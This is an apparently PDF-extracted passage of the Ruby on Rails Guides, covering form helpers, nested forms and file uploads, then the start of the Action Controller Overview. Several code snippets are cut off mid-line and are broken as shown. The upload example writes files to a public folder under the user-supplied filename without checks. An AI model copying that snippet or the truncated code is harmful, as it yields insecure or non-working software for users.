
2.2 Binding a Form to an Object

While this is an increase in comfort it is far from perfect. If `Person` has many attributes to edit then we would be repeating the name of the edited object many times. What we want to do is somehow bind a form to a model object, which is exactly what `form_for` does.

Assume we have a controller for dealing with articles `app/controllers/articles_controller.rb`:



```
def new
  @article = Article.new
end
```


The corresponding view `app/views/articles/new.html.erb` using `form_for` looks like this:



```
<%= form_for @article, url: {action: "create"}, html: {class: "nifty_form"} do |f|
  <%= f.text_field :title %>
  <%= f.text_area :body, size: "60x12" %>
  <%= f.submit "Create" %>
<% end %>
```

There are a few things to note here:

- `@article` is the actual object being edited.
- There is a single hash of options. Routing options are passed in the `:url` hash, HTML options are passed in the `:html` hash. Also you can provide a `:namespace` option for your form to ensure uniqueness of id attributes on form elements. The namespace attribute will be prefixed with underscore on the generated HTML id.
- The `form_for` method yields a **form builder** object (the `f` variable).
- Methods to create form controls are called **on** the form builder object `f`

The resulting HTML is:



```
<form accept-charset="UTF-8" action="/articles/create" method="post" class="nifty_
<input id="article_title" name="article[title]" type="text" />
<textarea id="article_body" name="article[body]" cols="60" rows="12"></textarea>
<input name="commit" type="submit" value="Create" />
</form>
```

The name passed to `form_for` controls the key used in params to access the form's values. Here the name is `article` and so all the inputs have names of the form `article[attribute_name]`. Accordingly, in the `create` action `params[:article]` will be a hash with keys `:title` and `:body`. You can read more about the significance of input names in the `parameter_names` section.

The helper methods called on the form builder are identical to the model object helpers except that it is not necessary to specify which object is being edited since this is already managed by the form builder.

You can create a similar binding without actually creating `<form>` tags with the `fields_for` helper. This is useful for editing additional model objects with the same form. For example if you had a `Person` model with an associated `ContactDetail` model you could create a form for creating both like so:



```
<%= form_for @person, url: {action: "create"} do |person_form| %>
  <%= person_form.text_field :name %>
  <%= fields_for @person.contact_detail do |contact_details_form| %>
    <%= contact_details_form.text_field :phone_number %>
  <% end %>
<% end %>
```

which produces the following output:



```
<form accept-charset="UTF-8" action="/people/create" class="new_person" id="new_pe
<input id="person_name" name="person[name]" type="text" />
<input id="contact_detail_phone_number" name="contact_detail[phone_number]" type
</form>
```

The object yielded by `fields_for` is a form builder like the one yielded by `form_for` (in fact `form_for` calls `fields_for` internally).

2.3 Relying on Record Identification

The `Article` model is directly available to users of the application, so - following the best practices for developing with Rails - you should declare it a **resource**:



```
resources :articles
```



Declaring a resource has a number of side-effects. See [Rails Routing From the Outside In](#) for more information on setting up and using resources.

When dealing with RESTful resources, calls to `form_for` can get significantly easier if you rely on **record identification**. In short, you can just pass the model instance and have Rails figure out model name and the rest:



```
## Creating a new article
# long-style:
form_for(@article, url: articles_path)
# same thing, short-style (record identification gets used):
form_for(@article)

## Editing an existing article
# long-style:
form_for(@article, url: article_path(@article), html: {method: "patch"})
# short-style:
form_for(@article)
```

Notice how the short-style `form_for` invocation is conveniently the same, regardless of the record being new or existing. Record identification is smart enough to figure out if the record is new by asking `record.new_record?`. It also selects the correct path to submit to and the name based on the class of the object.

Rails will also automatically set the `class` and `id` of the form appropriately: a form creating an article would have `id` and `class` `new_article`. If you were editing the article with `id` 23, the `class` would be set to `edit_article` and the `id` to `edit_article_23`. These attributes will be omitted for brevity in the rest of this guide.



When you're using STI (single-table inheritance) with your models, you can't rely on record identification on a subclass if only their parent class is declared a resource. You will have to specify the model name, `:url`, and `:method` explicitly.

2.3.1 Dealing with Namespaces


If you have created namespaced routes, `form_for` has a nifty shorthand for that too. If your application has an `admin` namespace then



```
form_for [:admin, @article]
```

will create a form that submits to the `ArticlesController` inside the `admin` namespace (submitting to

`admin_article_path(@article)` in the case of an update). If you have several levels of namespacing then the syntax is similar:




```
form_for [:admin, :management, @article]
```

For more information on Rails' routing system and the associated conventions, please see the [routing guide](#).

2.4 How do forms with PATCH, PUT, or DELETE methods work?


The Rails framework encourages RESTful design of your applications, which means you'll be making a lot of "PATCH" and "DELETE" requests (besides "GET" and "POST"). However, most browsers *don't support* methods other than "GET" and "POST" when it comes to submitting forms.

Rails works around this issue by emulating other methods over POST with a hidden input named `"_method"`, which is set to reflect the desired method:



```
form_tag(search_path, method: "patch")
```

output:




```
<form accept-charset="UTF-8" action="/search" method="post">
  <div style="margin:0;padding:0">
    <input name="_method" type="hidden" value="patch" />
    <input name="utf8" type="hidden" value="&#x2713;" />
    <input name="authenticity_token" type="hidden" value="f755bb0ed134b76c4321447" />
  </div>
  ...
</form>
```

When parsing POSTed data, Rails will take into account the special `_method` parameter and acts as if the HTTP method was the one specified inside it ("PATCH" in this example).

3 Making Select Boxes with Ease

Select boxes in HTML require a significant amount of markup (one `OPTION` element for each option to choose from), therefore it makes the most sense for them to be dynamically generated.

Here is what the markup might look like:



```
<select name="city_id" id="city_id">
  <option value="1">Lisbon</option>
  <option value="2">Madrid</option>
  ...
  <option value="12">Berlin</option>
</select>
```

Here you have a list of cities whose names are presented to the user. Internally the application only wants to handle their IDs so they are used as the options' value attribute. Let's see how Rails can help out here.

3.1 The Select and Option Tags

The most generic helper is `select_tag`, which - as the name implies - simply generates the `SELECT` tag that encapsulates an options string:



```
<%= select_tag(:city_id, '<option value="1">Lisbon</option>...') %>
```

This is a start, but it doesn't dynamically create the option tags. You can generate option tags with the `options_for_select` helper:



```
<%= options_for_select(['Lisbon', 1], ['Madrid', 2], ...) %>
```

output:

```
<option value="1">Lisbon</option>
<option value="2">Madrid</option>
...
```

The first argument to `options_for_select` is a nested array where each element has two elements: option text (city name) and option value (city id). The option value is what will be submitted to your controller. Often this will be the id of a corresponding database object but this does not have to be the case.

Knowing this, you can combine `select_tag` and `options_for_select` to achieve the desired, complete markup:



```
<%= select_tag(:city_id, options_for_select(...)) %>
```

`options_for_select` allows you to pre-select an option by passing its value.



```
<%= options_for_select(['Lisbon', 1], ['Madrid', 2], ..., 2) %>
```

output:

```
<option value="1">Lisbon</option>
<option value="2" selected="selected">Madrid</option>
...
```

Whenever Rails sees that the internal value of an option being generated matches this value, it will add the `selected` attribute to that option.



The second argument to `options_for_select` must be exactly equal to the desired internal value. In particular if the value is the integer 2 you cannot pass "2" to `options_for_select` - you must pass 2. Be aware of values extracted from the `params` hash as they are all strings.



when `:include_blank` or `:prompt` are not present, `:include_blank` is forced true if the `selected` attribute required is true, `display_size` is one and `multiple` is not true.

You can add arbitrary attributes to the options using hashes:



```
<%= options_for_select(['Lisbon', 1, {'data-size' => '2.8 million'}], ['Madrid',
```

output:

```
<option value="1" data-size="2.8 million">Lisbon</option>
```

```
<option value="2" selected="selected" data-size="3.2 million">Madrid</option>
...
```

3.2 Select Boxes for Dealing with Models

In most cases form controls will be tied to a specific database model and as you might expect Rails provides helpers tailored for that purpose. Consistent with other form helpers, when dealing with models you drop the `_tag` suffix from `select_tag`:

```
# controller:
@person = Person.new(city_id: 2)
```

```
# view:
<%= select(:person, :city_id, [['Lisbon', 1], ['Madrid', 2], ...]) %>
```

Notice that the third parameter, the options array, is the same kind of argument you pass to `options_for_select`. One advantage here is that you don't have to worry about pre-selecting the correct city if the user already has one - Rails will do this for you by reading from the `@person.city_id` attribute.

As with other helpers, if you were to use the `select` helper on a form builder scoped to the `@person` object, the syntax would be:

```
# select on a form builder
<%= f.select(:city_id, ...) %>
```

If you are using `select` (or similar helpers such as `collection_select`, `select_tag`) to set a `belongs_to` association you must pass the name of the foreign key (in the example above `city_id`), not the name of association itself. If you specify `city` instead of `city_id` Active Record will raise an error along the lines of `ActiveRecord::AssociationTypeMismatch: City(#17815740) expected, got String(#1138750)` when you pass the params hash to `Person.new` or `update`. Another way of looking at this is that form helpers only edit attributes. You should also be aware of the potential security ramifications of allowing users to edit foreign keys directly.

3.3 Option Tags from a Collection of Arbitrary Objects

Generating options tags with `options_for_select` requires that you create an array containing the text and value for each option. But what if you had a `City` model (perhaps an Active Record one) and you wanted to generate option tags from a collection of those objects? One solution would be to make a nested array by iterating over them:

```
<% cities_array = City.all.map { |city| [city.name, city.id] } %>
<%= options_for_select(cities_array) %>
```

This is a perfectly valid solution, but Rails provides a less verbose alternative:

`options_from_collection_for_select`. This helper expects a collection of arbitrary objects and two additional arguments: the names of the methods to read the option **value** and **text** from, respectively:

```
<%= options_from_collection_for_select(City.all, :id, :name) %>
```

As the name implies, this only generates option tags. To generate a working select box you would need to use it in conjunction with `select_tag`, just as you would with `options_for_select`. When working with model objects, just as `select` combines `select_tag` and `options_for_select`, `collection_select` combines `select_tag` with `options_from_collection_for_select`.



```
<%= collection_select(:person, :city_id, City.all, :id, :name) %>
```

To recap, `options_from_collection_for_select` is to `collection_select` what `options_for_select` is to `select`.



Pairs passed to `options_for_select` should have the name first and the id second, however with `options_from_collection_for_select` the first argument is the value method and the second the text method.

3.4 Time Zone and Country Select

To leverage time zone support in Rails, you have to ask your users what time zone they are in. Doing so would require generating select options from a list of pre-defined `TimeZone` objects using `collection_select`, but you can simply use the `time_zone_select` helper that already wraps this:



```
<%= time_zone_select(:person, :time_zone) %>
```

There is also `time_zone_options_for_select` helper for a more manual (therefore more customizable) way of doing this. Read the API documentation to learn about the possible arguments for these two methods.

Rails *used* to have a `country_select` helper for choosing countries, but this has been extracted to the [country_select plugin](#). When using this, be aware that the exclusion or inclusion of certain names from the list can be somewhat controversial (and was the reason this functionality was extracted from Rails).

4 Using Date and Time Form Helpers

You can choose not to use the form helpers generating HTML5 date and time input fields and use the alternative date and time helpers. These date and time helpers differ from all the other form helpers in two important respects:

- Dates and times are not representable by a single input element. Instead you have several, one for each component (year, month, day etc.) and so there is no single value in your `params` hash with your date or time.
- Other helpers use the `_tag` suffix to indicate whether a helper is a barebones helper or one that operates on model objects. With dates and times, `select_date`, `select_time` and `select_datetime` are the barebones helpers, `date_select`, `time_select` and `datetime_select` are the equivalent model object helpers.

Both of these families of helpers will create a series of select boxes for the different components (year, month, day etc.).

4.1 Barebones Helpers

The `select_*` family of helpers take as their first argument an instance of `Date`, `Time` or `DateTime` that is used as the currently selected value. You may omit this parameter, in which case the current date is used. For example



```
<%= select_date Date.today, prefix: :start_date %>
```

outputs (with actual option values omitted for brevity)

```
<select id="start_date_year" name="start_date[year]"> ... </select>
<select id="start_date_month" name="start_date[month]"> ... </select>
<select id="start_date_day" name="start_date[day]"> ... </select>
```

The above inputs would result in `params[:start_date]` being a hash with keys `:year`, `:month`, `:day`. To get an actual Time or Date object you would have to extract these values and pass them to the appropriate constructor, for example

```
Date.civil(params[:start_date][:year].to_i, params[:start_date][:month].to_i, para
```

The `:prefix` option is the key used to retrieve the hash of date components from the `params` hash. Here it was set to `start_date`, if omitted it will default to `date`.

4.2 Model Object Helpers

`select_date` does not work well with forms that update or create Active Record objects as Active Record expects each element of the `params` hash to correspond to one attribute. The model object helpers for dates and times submit parameters with special names; when Active Record sees parameters with such names it knows they must be combined with the other parameters and given to a constructor appropriate to the column type. For example:

```
<%= date_select :person, :birth_date %>
```

outputs (with actual option values omitted for brevity)

```
<select id="person_birth_date_1i" name="person[birth_date(1i)]"> ... </select>
<select id="person_birth_date_2i" name="person[birth_date(2i)]"> ... </select>
<select id="person_birth_date_3i" name="person[birth_date(3i)]"> ... </select>
```

which results in a `params` hash like

```
{ 'person' => { 'birth_date(1i)' => '2008', 'birth_date(2i)' => '11', 'birth_date(3i)
```

When this is passed to `Person.new` (or `update`), Active Record spots that these parameters should all be used to construct the `birth_date` attribute and uses the suffixed information to determine in which order it should pass these parameters to functions such as `Date.civil`.

4.3 Common Options

Both families of helpers use the same core set of functions to generate the individual select tags and so both accept largely the same options. In particular, by default Rails will generate year options 5 years either side of the current year. If this is not an appropriate range, the `:start_year` and `:end_year` options override this. For an exhaustive list of the available options, refer to the [API documentation](#).

As a rule of thumb you should be using `date_select` when working with model objects and `select_date` in other cases, such as a search form which filters results by date.



In many cases the built-in date pickers are clumsy as they do not aid the user in working out the relationship between the date and the day of the week.

4.4 Individual Components

Occasionally you need to display just a single date component such as a year or a month. Rails provides a series of helpers for this, one for each component `select_year`, `select_month`, `select_day`, `select_hour`, `select_minute`, `select_second`. These helpers are fairly straightforward. By default they will generate an input field named after the time component (for example "year" for `select_year`, "month" for `select_month` etc.) although this can be overridden with the `:field_name` option. The `:prefix` option works in the same way that it does for `select_date` and `select_time` and has the same default value.

The first parameter specifies which value should be selected and can either be an instance of a `Date`, `Time` or `DateTime`, in which case the relevant component will be extracted, or a numerical value. For example



```
<%= select_year(2009) %>
<%= select_year(Time.now) %>
```

will produce the same output if the current year is 2009 and the value chosen by the user can be retrieved by `params[:date][:year]`.

5 Uploading Files

A common task is uploading some sort of file, whether it's a picture of a person or a CSV file containing data to process. The most important thing to remember with file uploads is that the rendered form's encoding **MUST** be set to "multipart/form-data". If you use `form_for`, this is done automatically. If you use `form_tag`, you must set it yourself, as per the following example.

The following two forms both upload a file.



```
<%= form_tag({action: :upload}, multipart: true) do %>
  <%= file_field_tag 'picture' %>
<% end %>

<%= form_for @person do |f| %>
  <%= f.file_field :picture %>
<% end %>
```

Rails provides the usual pair of helpers: the barebones `file_field_tag` and the model oriented `file_field`. The only difference with other helpers is that you cannot set a default value for file inputs as this would have no meaning. As you would expect in the first case the uploaded file is in `params[:picture]` and in the second case in `params[:person][:picture]`.

5.1 What Gets Uploaded

The object in the `params` hash is an instance of a subclass of `IO`. Depending on the size of the uploaded file it may in fact be a `StringIO` or an instance of `File` backed by a temporary file. In both cases the object will have an `original_filename` attribute containing the name the file had on the user's computer and a `content_type` attribute containing the MIME type of the uploaded file. The following snippet saves the uploaded content in `{Rails.root}/public/uploads` under the same name as the original file (assuming the form was the one in the previous example).



```
def upload
  uploaded_io = params[:person][:picture]
```



```
File.open(Rails.root.join('public', 'uploads', uploaded_io.original_filename),
  file.write(uploaded_io.read)
end
end
```

Once a file has been uploaded, there are a multitude of potential tasks, ranging from where to store the files (on disk, Amazon S3, etc) and associating them with models to resizing image files and generating thumbnails. The intricacies of this are beyond the scope of this guide, but there are several libraries designed to assist with these. Two of the better known ones are [CarrierWave](#) and [Paperclip](#).



If the user has not selected a file the corresponding parameter will be an empty string.

5.2 Dealing with Ajax

Unlike other forms making an asynchronous file upload form is not as simple as providing `form_for` with `remote: true`. With an Ajax form the serialization is done by JavaScript running inside the browser and since JavaScript cannot read files from your hard drive the file cannot be uploaded. The most common workaround is to use an invisible iframe that serves as the target for the form submission.

6 Customizing Form Builders

As mentioned previously the object yielded by `form_for` and `fields_for` is an instance of `FormBuilder` (or a subclass thereof). Form builders encapsulate the notion of displaying form elements for a single object. While you can of course write helpers for your forms in the usual way, you can also subclass `FormBuilder` and add the helpers there. For example



```
<%= form_for @person do |f| %>
  <%= text_field_with_label f, :first_name %>
<% end %>
```

can be replaced with



```
<%= form_for @person, builder: LabellingFormBuilder do |f| %>
  <%= f.text_field :first_name %>
<% end %>
```

by defining a `LabellingFormBuilder` class similar to the following:



```
class LabellingFormBuilder < ActionView::Helpers::FormBuilder
  def text_field(attribute, options={})
    label(attribute) + super
  end
end
```

If you reuse this frequently you could define a `labeled_form_for` helper that automatically applies the `builder: LabellingFormBuilder` option.

The form builder used also determines what happens when you do



```
<%= render partial: f %>
```

If `f` is an instance of `FormBuilder` then this will render the `form` partial, setting the partial's object to the form builder. If the form builder is of class `LabellingFormBuilder` then the `labelling_form` partial would be rendered instead.

7 Understanding Parameter Naming Conventions

As you've seen in the previous sections, values from forms can be at the top level of the `params` hash or nested in another hash. For example in a standard `create` action for a `Person` model, `params[:person]` would usually be a hash of all the attributes for the person to create. The `params` hash can also contain arrays, arrays of hashes and so on.

Fundamentally HTML forms don't know about any sort of structured data, all they generate is name-value pairs, where pairs are just plain strings. The arrays and hashes you see in your application are the result of some parameter naming conventions that Rails uses.



You may find you can try out examples in this section faster by using the console to directly invoke Racks' parameter parser. For example,



```
Rack::Utils.parse_query "name=fred&phone=0123456789"  
# => {"name"=>"fred", "phone"=>"0123456789"}
```

7.1 Basic Structures

The two basic structures are arrays and hashes. Hashes mirror the syntax used for accessing the value in `params`. For example if a form contains



```
<input id="person_name" name="person[name]" type="text" value="Henry"/>
```

the `params` hash will contain



```
{ 'person' => { 'name' => 'Henry' } }
```

and `params[:person][:name]` will retrieve the submitted value in the controller.

Hashes can be nested as many levels as required, for example



```
<input id="person_address_city" name="person[address][city]" type="text" value="New York"/>
```

will result in the `params` hash being



```
{ 'person' => { 'address' => { 'city' => 'New York' } } }
```

Normally Rails ignores duplicate parameter names. If the parameter name contains an empty set of square brackets `[]` then they will be accumulated in an array. If you wanted people to be able to input multiple phone numbers, you could place this in the form:




```
<input name="person[phone_number][]" type="text"/>  
<input name="person[phone_number][]" type="text"/>
```

```
<input name="person[phone_number][]" type="text"/>
```

This would result in `params[:person][:phone_number]` being an array.

7.2 Combining Them


We can mix and match these two concepts. For example, one element of a hash might be an array as in the previous example, or you can have an array of hashes. For example a form might let you create any number of addresses by repeating the following form fragment



```
<input name="addresses[][line1]" type="text"/>
<input name="addresses[][line2]" type="text"/>
<input name="addresses[][city]" type="text"/>
```

This would result in `params[:addresses]` being an array of hashes with keys `line1`, `line2` and `city`. Rails decides to start accumulating values in a new hash whenever it encounters an input name that already exists in the current hash.

There's a restriction, however, while hashes can be nested arbitrarily, only one level of "arrayness" is allowed. Arrays can be usually replaced by hashes, for example instead of having an array of model objects one can have a hash of model objects keyed by their id, an array index or some other parameter.




Array parameters do not play well with the `check_box` helper. According to the HTML specification unchecked checkboxes submit no value. However it is often convenient for a checkbox to always submit a value. The `check_box` helper fakes this by creating an auxiliary hidden input with the same name. If the checkbox is unchecked only the hidden input is submitted and if it is checked then both are submitted but the value submitted by the checkbox takes precedence. When working with array parameters this duplicate submission will confuse Rails since duplicate input names are how it decides when to start a new array element. It is preferable to either use `check_box_tag` or to use hashes instead of arrays.

7.3 Using Form Helpers


The previous sections did not use the Rails form helpers at all. While you can craft the input names yourself and pass them directly to helpers such as `text_field_tag` Rails also provides higher level support. The two tools at your disposal here are the `name` parameter to `form_for` and `fields_for` and the `:index` option that helpers take.

You might want to render a form with a set of edit fields for each of a person's addresses. For example:



```
<%= form_for @person do |person_form| %>
  <%= person_form.text_field :name %>
  <% @person.addresses.each do |address| %>
    <%= person_form.fields_for address, index: address.id do |address_form| %>
      <%= address_form.text_field :city %>
    <% end %>
  <% end %>
<% end %>
```

Assuming the person had two addresses, with ids 23 and 45 this would create output similar to this:



```
<form accept-charset="UTF-8" action="/people/1" class="edit_person" id="edit_person">
  <input id="person_name" name="person[name]" type="text" />
  <input id="person_address_23_city" name="person[address][23][city]" type="text" />
  <input id="person_address_45_city" name="person[address][45][city]" type="text" />
```

```
</form>
```

This will result in a `params` hash that looks like

```
{ 'person' => { 'name' => 'Bob', 'address' => { '23' => { 'city' => 'Paris' }, '45' =>
```

Rails knows that all these inputs should be part of the person hash because you called `fields_for` on the first form builder. By specifying an `:index` option you're telling Rails that instead of naming the inputs `person[address][city]` it should insert that index surrounded by `[]` between the address and the city. This is often useful as it is then easy to locate which Address record should be modified. You can pass numbers with some other significance, strings or even `nil` (which will result in an array parameter being created).

To create more intricate nestings, you can specify the first part of the input name (`person[address]` in the previous example) explicitly:

```
<%= fields_for 'person[address][primary]', address, index: address do |address_for|  
  <%= address_form.text_field :city %>  
<% end %>
```

will create inputs like

```
<input id="person_address_primary_1_city" name="person[address][primary][1][city]"
```

As a general rule the final input name is the concatenation of the name given to `fields_for`/`form_for`, the index value and the name of the attribute. You can also pass an `:index` option directly to helpers such as `text_field`, but it is usually less repetitive to specify this at the form builder level rather than on individual input controls.

As a shortcut you can append `[]` to the name and omit the `:index` option. This is the same as specifying `index: address so`

```
<%= fields_for 'person[address][primary][]', address do |address_form| %>  
  <%= address_form.text_field :city %>  
<% end %>
```


produces exactly the same output as the previous example.

8 Forms to external resources

If you need to post some data to an external resource it is still great to build your form using rails form helpers. But sometimes you need to set an `authenticity_token` for this resource. You can do it by passing an `authenticity_token: 'your_external_token'` parameter to the `form_tag` options:


```
<%= form_tag 'http://farfar.away/form', authenticity_token: 'external_token' do %  
  Form contents  
<% end %>
```

Sometimes when you submit data to an external resource, like payment gateway, fields you can use in your form are limited by an external API. So you may want not to generate an `authenticity_token` hidden field at all. For doing this just pass `false` to the `:authenticity_token` option:




```
<%= form_tag 'http://farfar.away/form', authenticity_token: false) do %>
  Form contents
<% end %>
```

The same technique is also available for `form_for`:



```
<%= form_for @invoice, url: external_url, authenticity_token: 'external_token' do
  Form contents
<% end %>
```

Or if you don't want to render an `authenticity_token` field:




```
<%= form_for @invoice, url: external_url, authenticity_token: false do |f| %>
  Form contents
<% end %>
```

9 Building Complex Forms

Many apps grow beyond simple forms editing a single object. For example when creating a `Person` you might want to allow the user to (on the same form) create multiple address records (home, work, etc.). When later editing that person the user should be able to add, remove or amend addresses as necessary.

9.1 Configuring the Model

Active Record provides model level support via the `accepts_nested_attributes_for` method:



```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses
end

class Address < ActiveRecord::Base
  belongs_to :person
end
```

This creates an `addresses_attributes=` method on `Person` that allows you to create, update and (optionally) destroy addresses.

9.2 Nested Forms

The following form allows a user to create a `Person` and its associated addresses.



```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
```

```

    <%= addresses_form.label :kind %>
    <%= addresses_form.text_field :kind %>

    <%= addresses_form.label :street %>
    <%= addresses_form.text_field :street %>
    ...
  </li>
<% end %>
</ul>
<% end %>

```

When an association accepts nested attributes `fields_for` renders its block once for every element of the association. In particular, if a person has no addresses it renders nothing. A common pattern is for the controller to build one or more empty children so that at least one set of fields is shown to the user. The example below would result in 2 sets of address fields being rendered on the new person form.

```

def new
  @person = Person.new
  2.times { @person.addresses.build}
end

```

The `fields_for` yields a form builder. The parameters' name will be what `accepts_nested_attributes_for` expects. For example when creating a user with 2 addresses, the submitted parameters would look like:

```

{
  'person' => {
    'name' => 'John Doe',
    'addresses_attributes' => {
      '0' => {
        'kind' => 'Home',
        'street' => '221b Baker Street'
      },
      '1' => {
        'kind' => 'Office',
        'street' => '31 Spooner Street'
      }
    }
  }
}

```

The keys of the `:addresses_attributes` hash are unimportant, they need merely be different for each address.

If the associated object is already saved, `fields_for` autogenerates a hidden input with the `id` of the saved record. You can disable this by passing `include_id: false` to `fields_for`. You may wish to do this if the autogenerated input is placed in a location where an input tag is not valid HTML or when using an ORM where children do not have an `id`.

9.3 The Controller

As usual you need to [whitelist the parameters](#) in the controller before you pass them to the model:

```

def create
  @person = Person.new(person_params)
  # ...
end

private
def person_params

```

```
params.require(:person).permit(:name, addresses_attributes: [:id, :kind, :street])
end
```

9.4 Removing Objects

You can allow users to delete associated objects by passing `allow_destroy: true` to `accepts_nested_attributes_for`



```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, allow_destroy: true
end
```

If the hash of attributes for an object contains the key `_destroy` with a value of 1 or `true` then the object will be destroyed. This form allows users to remove addresses:



```
<%= form_for @person do |f| %>
  Addresses:
  <ul>
    <%= f.fields_for :addresses do |addresses_form| %>
      <li>
        <%= addresses_form.check_box :_destroy%>
        <%= addresses_form.label :kind %>
        <%= addresses_form.text_field :kind %>
        ...
      </li>
    <% end %>
  </ul>
<% end %>
```

Don't forget to update the whitelisted params in your controller to also include the `_destroy` field:



```
def person_params
  params.require(:person).
    permit(:name, addresses_attributes: [:id, :kind, :street, :_destroy])
end
```

9.5 Preventing Empty Records

It is often useful to ignore sets of fields that the user has not filled in. You can control this by passing a `:reject_if` proc to `accepts_nested_attributes_for`. This proc will be called with each hash of attributes submitted by the form. If the proc returns `false` then Active Record will not build an associated object for that hash. The example below only tries to build an address if the `kind` attribute is set.



```
class Person < ActiveRecord::Base
  has_many :addresses
  accepts_nested_attributes_for :addresses, reject_if: lambda {|attributes| attributes[:kind].blank?}
end
```

As a convenience you can instead pass the symbol `:all_blank` which will create a proc that will reject records where all the attributes are blank excluding any value for `_destroy`.

9.6 Adding Fields on the Fly

Rather than rendering multiple sets of fields ahead of time you may wish to add them only when a user clicks on an 'Add new address' button. Rails does not provide any builtin support for this. When generating new sets of fields you must ensure the key of the associated array is unique - the current JavaScript date (milliseconds after the epoch) is a common choice.

Feedback

You're encouraged to help improve the quality of this guide.

Please contribute if you see any typos or factual errors. To get started, you can read our [documentation contributions](#) section.

You may also find incomplete content, or stuff that is not up to date. Please do add any missing documentation for master. Make sure to check [Edge Guides](#) first to verify if the issues are already fixed or not on the master branch. Check the [Ruby on Rails Guides Guidelines](#) for style and conventions.

If for whatever reason you spot something to fix but cannot patch it yourself, please [open an issue](#).

And last but not least, any kind of discussion regarding Ruby on Rails documentation is very welcome in the [rubyonrails-docs mailing list](#).

This work is licensed under a [Creative Commons Attribution-Share Alike 3.0](#) License

"Rails", "Ruby on Rails", and the Rails logo are trademarks of David Heinemeier Hansson. All rights reserved.

Action Controller Overview

In this guide you will learn how controllers work and how they fit into the request cycle in your application.

After reading this guide, you will know:

- ✔ **How to follow the flow of a request through a controller.**
- ✔ **How to restrict parameters passed to your controller.**
- ✔ **Why and how to store data in the session or cookies.**
- ✔ **How to work with filters to execute code during request processing.**
- ✔ **How to use Action Controller's built-in HTTP authentication.**
- ✔ **How to stream data directly to the user's browser.**
- ✔ **How to filter sensitive parameters so they do not appear in the application's log.**
- ✔ **How to deal with exceptions that may be raised during request processing.**



Chapters

1. **What Does a Controller Do?**
2. **Controller Naming Convention**
3. **Methods and Actions**
4. **Parameters**
 - Hash and Array Parameters
 - JSON parameters
 - Routing Parameters
 - default_url_options
 - Strong Parameters
5. **Session**
 - Accessing the Session
 - The Flash
6. **Cookies**
7. **Rendering XML and JSON data**
8. **Filters**
 - After Filters and Around Filters
 - Other Ways to Use Filters
9. **Request Forgery Protection**
10. **The Request and Response Objects**
 - The request Object
 - The response Object
11. **HTTP Authentications**
 - HTTP Basic Authentication
 - HTTP Digest Authentication
12. **Streaming and File Downloads**
 - Sending Files

- [RESTful Downloads](#)
- [Live Streaming of Arbitrary Data](#)

13. [Log Filtering](#)

- [Parameters Filtering](#)
- [Redirects Filtering](#)

14. [Rescue](#)

- [The Default 500 and 404 Templates](#)
- [rescue_from](#)

15. [Force HTTPS protocol](#)

1 What Does a Controller Do?

Action Controller is the C in MVC. After routing has determined which controller to use for a request, your controller is responsible for making sense of the request and producing the appropriate output. Luckily, Action Controller does most of the groundwork for you and uses smart conventions to make this as straightforward as possible.

For most conventional [RESTful](#) applications, the controller will receive the request (this is invisible to you as the developer), fetch or save data from a model and use a view to create HTML output. If your controller needs to do things a little differently, that's not a problem, this is just the most common way for a controller to work.

A controller can thus be thought of as a middle man between models and views. It makes the model data available to the view so it can display that data to the user, and it saves or updates data from the user to the model.



For more details on the routing process, see [Rails Routing from the Outside In](#).

2 Controller Naming Convention

The naming convention of controllers in Rails favors pluralization of the last word in the controller's name, although it is not strictly required (e.g. ApplicationController). For example, ClientsController is preferable to ClientController, SiteAdminsController is preferable to SiteAdminController or SitesAdminsController, and so on.

Following this convention will allow you to use the default route generators (e.g. resources, etc) without needing to qualify each :path or :controller, and keeps URL and path helpers' usage consistent throughout your application. See [Layouts & Rendering Guide](#) for more details.



The controller naming convention differs from the naming convention of models, which expected to be named in singular form.


3 Methods and Actions

A controller is a Ruby class which inherits from ApplicationController and has methods just like any other class. When your application receives a request, the routing will determine which controller and action to run, then Rails creates an instance of that controller and runs the method with the same name as the action.



```
class ClientsController < ApplicationController
  def new
    end
end
```

As an example, if a user goes to `/clients/new` in your application to add a new client, Rails will create an instance of `ClientsController` and run the `new` method. Note that the empty method from the example above would work just fine because Rails will by default render the `new.html.erb` view unless the action says otherwise. The `new` method could make available to the view a `@client` instance variable by creating a new `Client`:



```
def new
  @client = Client.new
end
```


The [Layouts & Rendering Guide](#) explains this in more detail.

`ApplicationController` inherits from `ActionController::Base`, which defines a number of helpful methods. This guide will cover some of these, but if you're curious to see what's in there, you can see all of them in the API documentation or in the source itself.

Only public methods are callable as actions. It is a best practice to lower the visibility of methods which are not intended to be actions, like auxiliary methods or filters.

4 Parameters

You will probably want to access data sent in by the user or other parameters in your controller actions. There are two kinds of parameters possible in a web application. The first are parameters that are sent as part of the URL, called query string parameters. The query string is everything after `"?"` in the URL. The second type of parameter is usually referred to as POST data. This information usually comes from an HTML form which has been filled in by the user. It's called POST data because it can only be sent as part of an HTTP POST request. Rails does not make any distinction between query string parameters and POST parameters, and both are available in the `params` hash in your controller:




```
class ClientsController < ApplicationController
  # This action uses query string parameters because it gets run
  # by an HTTP GET request, but this does not make any difference
  # to the way in which the parameters are accessed. The URL for
  # this action would look like this in order to list activated
  # clients: /clients?status=activated
  def index
    if params[:status] == "activated"
      @clients = Client.activated
    else
      @clients = Client.inactivated
    end
  end
end


# This action uses POST parameters. They are most likely coming
# from an HTML form which the user has submitted. The URL for
# this RESTful request will be "/clients", and the data will be
# sent as part of the request body.
def create
  @client = Client.new(params[:client])
  if @client.save
    redirect_to @client
  else
    # This line overrides the default rendering behavior, which
    # would have been to render the "create" view.
    render "new"
  end
end
end
```

4.1 Hash and Array Parameters

The `params` hash is not limited to one-dimensional keys and values. It can contain arrays and (nested) hashes. To send an array of values, append an empty pair of square brackets `[]` to the key name:




```
GET /clients?ids[]=1&ids[]=2&ids[]=3
```




The actual URL in this example will be encoded as `/clients?ids%5b%5d=1&ids%5b%5d=2&ids%5b%5d=3` as `"["` and `"]"` are not allowed in URLs. Most of the time you don't have to worry about this because the browser will take care of it for you, and Rails will decode it back when it receives it, but if you ever find yourself having to send those requests to the server manually you have to keep this in mind.

The value of `params[:ids]` will now be `["1", "2", "3"]`. Note that parameter values are always strings; Rails makes no attempt to guess or cast the type.



Values such as `[]`, `[nil]` or `[nil, nil, ...]` in `params` are replaced with `nil` for security reasons by default. See [Security Guide](#) for more information.

To send a hash you include the key name inside the brackets:



```
